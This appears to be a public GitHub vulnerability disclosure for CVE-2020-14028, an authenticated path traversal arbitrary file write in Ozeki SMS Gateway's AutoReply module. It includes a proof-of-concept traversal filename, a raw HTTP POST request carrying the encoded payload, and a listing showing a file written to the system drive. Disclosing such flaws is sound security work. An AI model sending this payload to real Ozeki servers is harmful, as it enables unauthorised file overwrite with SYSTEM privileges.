DrunkenShells / **Disclosures** Public

Code Issues Pull requests Actions Projects Security Insights

master Disclosures / **CVE-2020-14028-Arbitary File Write-Ozeki SMS Gateway** /

DrunkenShells Ozeki Disclosure ... on Sep 18, 2020 History

..	
README.md	2 years ago
Result.png	2 years ago
Web View.png	2 years ago

README.md

CVE-2020-14028: Ozeki SMS Gateway Arbitrary File Write/Overwrite in the "AutoReply" Module

The Ozeki SMS Gateway software, versions 4.17.6 and below, has a path traversal vulnerability in the "AutoReply script file" name field. This vulnerability allows an attacker to write or overwrite arbitrary files, with arbitrary content, usually with "NT Authority\System" level privileges, and can be used to:

- Overwrite Ozeki config files (Ex. Change admin password, Log/Addressbook location, etc.)
- Overwrite Ozeki DLL files resulting in:
  - Denial of Service by preventing Ozeki from starting and/or accessing advanced functionalities
  - Remote Code Execution if an attacker can bypass the "Bad Char" restrictions
- Overwrite important EXEs, DLLs, LOGs and/or configuration files used by the OS in "C:\Windows" and subdirectories (if Ozeki is also installed on "C:")


Requirements:

This vulnerability requires:

- Access to an Ozeki Web Application administration interface with rights to create "AutoReply" Scripts

Proof Of Concept:

By using a ".." path traversal attack we can write or overwrite, files with arbitrary name and content in arbitrary locations.



Username: 12345678901

Addressbook:

Current state: Enabled

Daily message limit: Unlimited

AutoReply script file: ..\..\..\..\..\..\..\..\mal.txt


Arbitrary file write as System is ... bad ...

☑ Enable on startup.

Request:

```
POST /userprops HTTP/1.1
Host: <IP>:9501
Content-Type: application/x-www-form-urlencoded
Content-Length: 791
Cookie: usrckenc=b3c***TRUNCATED***04c

user=12345678901&mode=configure&OZFORM_AUTOCONNECT=off&OZFORM_AUTOCONNECT=on&OZFORM_BUTTON=OK&OZFORM_REPLYSCRIPT=..%5C..%5C..%5C..%5C
+SMS+Gateway%5CLogs&OZFORM_LOGHISTORYCOUNT=8&OZFORM_LOGMAXFILESIZE=8000&OZFORM_LOGMESSAGES=off&OZFORM_LOGMESSAGES=on&OZFORM_LOGCOMMUN
```



Name	Date modified	Type	Size
481a67dc848ca51424	9/20/2019 4:39 AM	File folder	
a	8/7/2019 9:05 AM	File folder	
inetpub	11/16/2018 8:22 AM	File folder	
Logs	9/12/2016 4:35 AM	File folder	
Oracle	2/7/2020 2:12 AM	File folder	
PerfLogs	9/13/2019 1:36 AM	File folder	
Program Files	5/22/2020 3:28 PM	File folder	
Program Files (x86)	5/31/2020 2:31 PM	File folder	
ProgramData	2/4/2020 2:17 AM	File folder	
Python27	5/31/2020 2:31 PM	File folder	
smsTemp	6/2/2020 1:01 PM	File folder	
Users	2/5/2020 3:35 AM	File folder	
Windows	5/22/2020 3:30 PM	File folder	
xxx	5/22/2020 3:12 PM	File	
mal.txt	6/2/2020 1:49 PM	Text Document	

```
Arbitrary file write as System is ... bad ...
```